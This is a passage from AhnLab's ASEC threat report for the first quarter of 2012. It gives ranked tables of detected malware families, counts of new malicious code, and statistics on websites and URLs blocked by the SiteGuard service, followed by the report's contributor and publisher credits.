1	NEW	Trojan/Win32	8,532,482	31.8%
2	NEW	Adware/Win32	2,216,958	8.3%
3	▼2	JS/Agent	2,091,101	7.8%
4	▼2	Win-Trojan/Agent	1,965,752	7.3%
5	▼2	Win-Adware/Korad	1,579,393	5.9%
6	NEW	Malware/Win32	1,541,952	5.7%
7	NEW	Downloader/Win32	1,284,449	4.8%
8	▼1	Win-Trojan/Downloader	1,254,617	4.7%
9	▼5	Textimage/Autorun	1,168,028	4.4%
10	▼2	Win-Trojan/Onlinegamehack	913,202	3.4%
11	NEW	Backdoor/Win32	602,447	2.2%
12	▼1	Win32/Virut	555,035	2.1%
13	▼3	Win32/Conficker	549,169	2.0%
14	▼2	Win32/Autorun.worm	438,718	1.6%
15	—	Win32/Kido	422,978	1.6%
16	NEW	Win-Trojan/Korad	392,273	1.5%
17	NEW	Html/Iframe	356,442	1.3%
18	NEW	Dropper/Win32	331,849	1.2%
19	NEW	Java/Agent	316,930	1.2%
20	NEW	Packed/Win32	315,024	1.2%
			26,828,799	100.0%

[Table 4-2] Top 20 Distributed Malicious Codes

Top 20 New Malicious Code Reports – 1Q 2012


The chart below categorizes the top malicious codes reported this quarter. In the first quarter of 2012, Exploit/Cve-2011-3544 was the most frequently reported new malicious code, representing 15.2% (245,663 reports) of the top 20 new malicious codes, followed by Win-Adware/KorAd.1038848 (232,852 reports).

Ranking	↑↓	Malicious Code	Reports	Percentage
1		Exploit/Cve-2011-3544	245,663	15.2%
2		Win-Adware/KorAd.1038848	232,852	14.4%
3		Win-Trojan/Downloader.74240.AE	145,390	9.0%
4		Win-Trojan/Downloader.1947648	96,571	6.0%
5		Win-Trojan/Downloader.53248.PV	66,431	4.1%
6		Win-Trojan/Korad.450560.C	65,153	4.0%
7		Win-Trojan/Agent.582144.F	63,621	3.9%
8		Win-Adware/Pop2Click.591872	62,851	3.9%
9		Win-Adware/KorAd.1462784	62,363	3.8%
10		Win-Adware/KorAd.1253376	62,341	3.8%
11		Win-Trojan/Downloader.92160.BM	60,945	3.8%
12		Win-Adware/Shortcut.316928	59,630	3.7%
13		JS/Agnet	58,050	3.6%
14		Win-Trojan/Downloader.900096	54,267	3.3%
15		Win-Adware/KorAd.1491456	52,214	3.2%
16		Win-Trojan/Downloader.544768.N	49,919	3.1%
17		Win-Adware/KorAd.229376.E	46,285	2.9%
18		Win-Trojan/Rootkit.28928.C	45,733	2.8%
19		Win-Trojan/Korad.796160	44,622	2.8%
20		Win-Adware/KorAd.1277440	44,345	2.7%
			1,619,246	100.0%

Table 4-3 Top 20 New Malicious Code Reports

Breakdown of Primary Malicious Code Types – 1Q 2012


The chart below categorizes the top malicious codes reported this quarter. In the first quarter of 2012, Trojan was the most frequently reported malicious code, representing 42.4% of the top reported malicious codes, followed by script (13.2%) and worm (6.8%).



[Fig. 4-2] Breakdown of Primary Malicious Code Types

New Malicious Code Type Breakdown

In the first quarter of 2012, Trojan was the most frequently reported new malicious code, representing 55% of the top reported new malicious codes, followed by adware (28%) and dropper (5%).




[Fig. 4-3] New Malicious Code Type Breakdown

02. Web Security Trend
a. Web Security Statistics

Website Security Summary


This month, SiteGuard (AhnLab's web browser security service) blocked 140,800 websites that distributed malicious codes. 1,920 types of malicious code, 1,489 domains with malicious code and 18,740 URLs with malicious code were found.



[Table 4-4] 2012 Website Security Summary

Quarterly Change in Blocked Malicious URLs


In the first quarter of 2012, the number of reported blocked malicious URLs increased by 30% from 108,405 the previous quarter to 140,800.



[Fig. 4-4] Quarterly Change in Blocked Malicious URLs

Quarterly Change in the Number of Reported Malicious Code Types


In the first quarter of 2012, the number of reported types of malicious code decreased by 7% to 1,920 from 2,072 the previous quarter.



[Fig. 4-5] Quarterly Change in the Number of Reported Malicious Code Types

Quarterly Change in Domains with Malicious Code


In the first quarter of 2012, the number of reported domains with malicious code increased 12% to 1,489, from 1,326 the previous quarter.



[Fig. 4-6] Quarterly Change in Domains with Malicious Code

Quarterly Change in URLs with Malicious Code

In the first quarter of 2012, the number of URLs with malicious codes increased by 3% to 18,740 from 18,130 the previous quarter.




[Fig. 4-7] Quarterly Change in URLs with Malicious Code

Top Distributed Types of Malicious Codes

In this quarter, dropper was the top distributed type of malicious code with 51,877 (36.8%) cases, followed by Trojan with 31,282 (22.2%) cases.

TYPE	Reports	Percentage
DROPPER	**51,877**	**36.8%**
TROJAN	31,282	22.2%
DOWNLOADER	17,416	12.4%
ADWARE	15,146	10.8%
APPCARE	5,507	3.9%
WIN-CLICKER	1,672	1.2%
Win32/VIRUT	1,184	0.8%
SPYWARE	530	0.4%
JOKE	502	0.4%
ETC	15,684	11.1%
	140,800	**100.0%**

[Table 4-5] Top Distributed Types of Malicious Code



[Fig. 4-8] Top Distributed Types of Malicious Code in 1Q 2012

Top Distributed Types of Malicious Codes

In the top 10 malicious codes distributed, Win-Adware/KorAd.2008816 was top with 44,877 cases, followed by Win-Trojan/Agent.848000 with 7,650 cases.

Ranking	↑↓	Malicious Code	Reports	Percentage
1	**NEW**	**Win-Dropper/KorAd.2008816**	**44,877**	**51.2%**
2	NEW	Win-Trojan/Agent.848000	7,650	8.7%
3	—	Downloader/Win32.Korad	6,902	7.9%
4	▲1	Downloader/Win32.Totoran	4,991	5.7%
5	NEW	Win-AppCare/WinKeyfinder.973512	4,847	5.5%
6	▼4	Win-Adware/ToolBar.Cashon.308224	4,508	5.1%
7	▼6	Downloader/Win32.Genome	4,372	5.0%
8	NEW	Adware/Win32.KorAd	4,223	4.8%
9	NEW	Dropper/Small.Gen	3,057	3.5%
10	▼4	Unwanted/Win32.WinKeygen	2,300	2.6%
			87,727	**100.0%**

Table 4-6 Top 10 Malicious Codes distributed in 1Q 2012

VOL. 27
ASEC REPORT Contributors

Contributors

Principal Researcher	Kwan-jin Jung
Senior Researcher	Chang-yong Ahn
Senior Researcher	Young-jun Chang
Researcher	Sang-woo Shim
Researcher	Jung-shin Lee

Key Sources
ASEC Team
SiteGuard Team

Executive Editor
Senior Researcher — Hyung-bong Ahn

Editor
Sales Marketing Team

Design
UX Design Team

Reviewer
CTO — Si-haeng Cho

Publisher
AhnLab, Inc.
673, Sampyeong-dong,
Bundang-gu, Seongnam-si,
Gyeonggi-do, 463-400,
South Korea
T. +82-31-722-8000
F. +82-31-722-8901

AhnLab